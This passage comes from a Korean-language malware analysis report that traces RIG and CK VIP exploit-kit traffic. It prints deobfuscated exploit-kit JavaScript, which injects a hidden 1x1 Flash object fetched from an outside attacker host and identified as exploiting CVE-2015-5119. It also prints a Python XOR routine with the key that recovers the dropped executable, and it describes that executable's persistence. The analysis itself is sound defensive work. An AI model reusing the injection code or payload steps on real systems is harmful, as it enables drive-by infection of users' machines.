
```
function ki8(hgd1) {
    var bd6 = window.document.createElement("div");
    window.document.body.appendChild(bd6);
    bd6["innerHTML"] = hgd1;
};

function fi1() {
    var ab;
    ab = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" allowScriptAccess=always width="1" height="1">';
    ab = ab + '<param name="movie" value="http://life.mirage-inc.com/index.php?znePf7KaLx7OAoE=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
        ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7cSSQOJv31z0nuBBdcomwh7Q7GdSnuwZAQ8RtFsTmqqfBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_PR2n5xg" />';
    ab = ab + '<param name="play" value="true"/>';
    ab = ab + '<param name=FlashVars value="idd=N3NNYYYNYLWXY3PiXeYiNNYMXhXhXdNOOXOXYWYLYQYgOYYPYLXfY3YiYgOPYLYYYeOYYeYXYPOXYLYYYhYgXMOYXdYMXdNXXOYYYgPdYQNiWNY3WWXMNiWXW3YXWgNPY
        WNePeWPYQPdXfYQWOXMXOWQWiWPPePgYfOPYYWOWhY3NLWfWPWgPMWePfP3WWPdYMNhPeWiYMWNXfPMWeWOOPYXYQPeYLYMN3NiWXWLWQXMXOXeYPPhXgNfWNPQPXWXXdX3XMXQYgWYNdPePOWQPeWXXO
        P3YQPOPdPQP3YWXLPOW3YhWeYMYXWfPXWXX3YNYLNdXQWMYOPgYYWMN3YeYPP3NLYWY3WMPLYiYMPdNiYePePeP3WXWOXQNeN3XONdYYXgWfWfYhYeYXYPXiYMNiP3NiWiYhPeYYXgXiPOW3P3NMPfXhWQXePhYPX3
        X3YQWfWNX3WNXdNdWYNQPfYiWfYYWgWfPXWeYfWOP3YWX3XiOPYQWgWePhNQPdPMYWNgYiXQNfXdWMYYNhYXYLYgPiPMPXPdPfXOYPXdWPXeNeYWWPOQYhYXXdNPNdNdNLNLMdMdMdLLLLLLLL" />';
    ab = ab + '<!--[if !IE]>-->';
    ab = ab + '<object type="application/x-shockwave-flash" data="http://life.mirage-inc.com/index.php?znePf7KaLx7OAoE=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
            ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7cSSQOJv31z0nuBBdcomwh7Q7GdSnuwZAQ8RtFsTmqqfBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_PB9nJMmmA" allowScriptAccess=always width="1" height="1">';
    ab = ab + '<param name="movie" value="http://life.mirage-inc.com/index.php?znePf7KaLx7OAoE=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
            ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7cSSQOJv31z0nuBBdcomwh7Q7GdSnuwZAQ8RtFsTmqqfBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_P90nJMmmA" />';
    ab = ab + '<param name="play" value="true"/>';
    ab = ab + '<param name=FlashVars value="idd=N3NNYYYNYLWXY3PiXeYiNNYMXhXhXdNOOXOXYWYLYQYgOYYPYLXfY3YiYgOPYLYYYeOYYeYXYPOXYLYYYhYgXMOYXdYMXdNXXOYYYgPdYQNiWNY3WWXMNiWXW3YXWgNPY
        WNePeWPYQPdXfYQWOXMXOWQWiWPPePgYfOPYYWOWhY3NLWfWPWgPMWePfP3WWPdYMNhPeWiYMWNXfPMWeWOOPYXYQPeYLYMN3NiWXWLWQXMXOXeYPPhXgNfWNPQPXWXXdX3XMXQYgWYNdPePOWQPeWXXO
        P3YQPOPdPQP3YWXLPOW3YhWeYMYXWfPXWXX3YNYLNdXQWMYOPgYYWMN3YeYPP3NLYWY3WMPLYiYMPdNiYePePeP3WXWOXQNeN3XONdYYXgWfWfYhYeYXYPXiYMNiP3NiWiYhPeYYXgXiPOW3P3NMPfXhWQXePhYPX3
        X3YQWfWNX3WNXdNdWYNQPfYiWfYYWgWfPXWeYfWOP3YWX3XiOPYQWgWePhNQPdPMYWNgYiXQNfXdWMYYNhYXYLYgPiPMPXPdPfXOYPXdWPXeNeYWWPOQYhYXXdNPNdNdNLNLMdMdMdLLLLLLLL" />';
    ab = ab + '<!--<![endif]-->';
    ab = ab + '<!--[if !IE]--><!--<![endif]-->';
    ab = ab + '</object>';
    ki8(ab);
}
fi1();
```

[그림 20] Flash 파일 다운 및 동작

두 번째 복호화 소스코드이며 기능은 조건부 주석으로 브라우저를 구분하고 Flash 파일을 다운받고 실행하게 된다.

[그림 21] Flash 요청에 대한 Follow TCP stream

응답의 Post부분에 첫 라인이 CWS인 것으로 봐서 압축된 swf 파일인 것과 요청 헤더를 보면 iexplorer 11 버전을 사용하는 것을 확인 할 수 있다.[3,4]
하지만 요청URL을 보면 [그림 20]의 792번 라인의 조건부 주석이 동작하지 않았음을 알 수 있다. iexplorer를 사용하기 때문에 <!--[if !IE]--> 구문에 의해 793~798번 라인은 동작하지 않아야 하지만 iexplorer 10 버전부터 조건부 주석을 지원하지 않는다고 한다.[2]




[그림 22] swf파일에 대한 virustotal.com 결과

분석한 결과 36/56의 탐지결과와 CVE-2015-5119 취약점을 이용하여 Exploit를 수행하는 파일인 것을 알 수 있다. CVE-2015-5119는 ByteArray 내부 버퍼를 부적절하게 사용하여 User After Free 취약점을 이용하며 Windows 같은 경우 Adobe Flash Player 18.0.0.194 이하 버전에서 취약점이 일어나게 된다.[14]

[그림 23] 암호화된 파일 요청에 대한 Follow TCP stream

[그림 21]과는 다른 파라미터 값으로 요청하고 암호화된 데이터의 파일을 응답하게 된다. 해당 요청에 대한 코드는 Flash 내부에 있을 것으로 추측된다.




[그림 24] xor 복호화 key “nkiOaWsg”

RIG Explot Kit에 대해 검색하다보니 다음과 같이 “nkiOaWsg” key 값으로 xor 연산을 하여 exe 파일로 복호화 하는 것을 알 수 있었다.[9]

```
key = b'nkiOaWsg'
src = open('C:##Users##virtual##Desktop##RIG exploit##html##RIG exploit.encrypt','rb')
dest = open('C:##Users##virtual##Desktop##RIG exploit##html##RIG exploit_decode.exe','wb')
data = src.read()

def decrypt(data, key):

    data_length = len(data)
    key_length = len(key)
    decode = bytes(0)
    index = 0

    for i in range(0, data_length):
        decode += bytes([data[i] ^ key[index]])
        index += 1
        if index == key_length:
            index = 0
        if i%1000 == 0:
            print("decode : %s byte" % i)

    return decode


print("start")
result = decrypt(data,key)
dest.write(result)
dest.close()
src.close()
print("done!")
```

[그림 25] python 복호화 소스코드

해당 파일을 읽어 key 값으로 rolling xor을 통해 복호화된 데이터를 새로운 파일 형태로 저장하는 소스코드를 작성하였다.




[그림 26] 파일 정보 확인

복호화된 파일을 exeinfo를 통해 확인결과 Visual Basic으로 작성되었으며 패킹되지 않은 파일을 알 수 있다.

[그림 27] 복호화된 실행파일에 대한 virustotal.com 결과

분석 결과 48/57 탐지결과가 나왔으며 Vanriant.Zusy 종류의 악성코드로 탐지되었다. 해당 악성코드는 자신을 복제하여 다른 파일이나 프로그램을 감염시키고 PC의 속도를 느리게 하는 등의 기능을 수행한다고 한다.[5]



[그림 28] 랜덤한 파일명으로 home 폴더에 생성되는 파일

복호화된 실행파일을 실행해보니 home 폴더에 숨김파일 형태로 복제하는 것을 알 수 있었고 레지스트리에 등록하여 재부팅 시 자동시작을 하도록 되어 있었다.

Ⅳ. 결론

RIG Exploit Kit, CK VIP Exploit Kit 샘플 패킷 분석을 통해 난독화된 자바스크립트를 복호화하고 흐름을 따라가면서 Exploit Kit이 동작하는 방식을 분석해 보았다. Exploit Kit은 수많은 취약점을 가지고 악성코드 유포를 시키기 때문에 단 하나의 취약점을 가지고 있는 클라이언트가 공격자의 해당 페이지에 접근만 해도 감염되며 감염된 사실을 모르기 때문에 더 위험하다. 그렇기 때문에 사용자는 사용 중인 프로그램에 대해 항상 최신버전을 유지해야 한다. 하지만 만약 Exploit Kit이 Adobe flash의 zero-day를 이용하여 악성코드를 유포한다면 Adobe flash가 설치되어 있고 사용 중인 이상 취약할 수밖에 없다. 그렇기 때문에 되도록 검증된 사이트에만 가도록 하는 게 좋다.

참고문헌

[1] User-Agent,
https://msdn.microsoft.com/en-us/library/ms537503(v=vs.85).aspx
[2] 조건부 주석,
https://msdn.microsoft.com/en-us/library/hh801214(v=vs.85).aspx
[3] Magic Number, http://www.garykessler.net/library/file_sigs.html
[4] 자바스크립트 난독화,
http://codeengn.com/archive/Web%20Application/%EC%9E%90%EB%B0%94%EC%8A%A4%ED%81%AC%EB%A6%BD%ED%8A%B8%20%EB%82%9C%EB%8F%85%ED%99%94%20%EA%B8%B0%EB%B2%95%20%EB%B0%8F%20%EB%B6%84%EC%84%9D%20%EB%B0%A9%EB%B2%95%EB%A1%A0%20%5B%EB%B0%95%EB%AF%BC%EA%B1%B4%5D.pdf
[5] Gen:Variant.Zusy,
http://blog.naver.com/PostView.nhn?blogId=makestream&logNo=220609355955
[6] Drive by Download,
http://www.itworld.co.kr/howto/93811
[7] Drive by Download 사진,
http://www.everyzone.com/service/boancommunication.asp?process_type=view&b_idx=-112&part=&BBS_id=boancommu&page=2&gubun=&keyword=&keyfield=
[8] Exploit Kit,
https://ko.wikipedia.org/wiki/%EC%B7%A8%EC%95%BD%EC%A0%90_%EA%B3%B5%EA%B2%A9_%EB%8F%84%EA%B5%AC
[9] RIG EK, http://www.malware-traffic-analysis.net/2015/08/07/index2.html
[10] RIG EK,
http://www.tricubelab.com/sub05/main.asp?pg=content&cate=press&idx=38
[11] CK VIP EK,
https://www.boho.or.kr/filedownload.do?attach_file_seq=918&attach_file_id=EpF918.pdf
[12] CK VIP EK,
http://cfile25.uf.tistory.com/attach/274A9D38527215C3083E71
[13] CVE-2014-0569,
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0569
[14] CVE-2015-5119,
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5119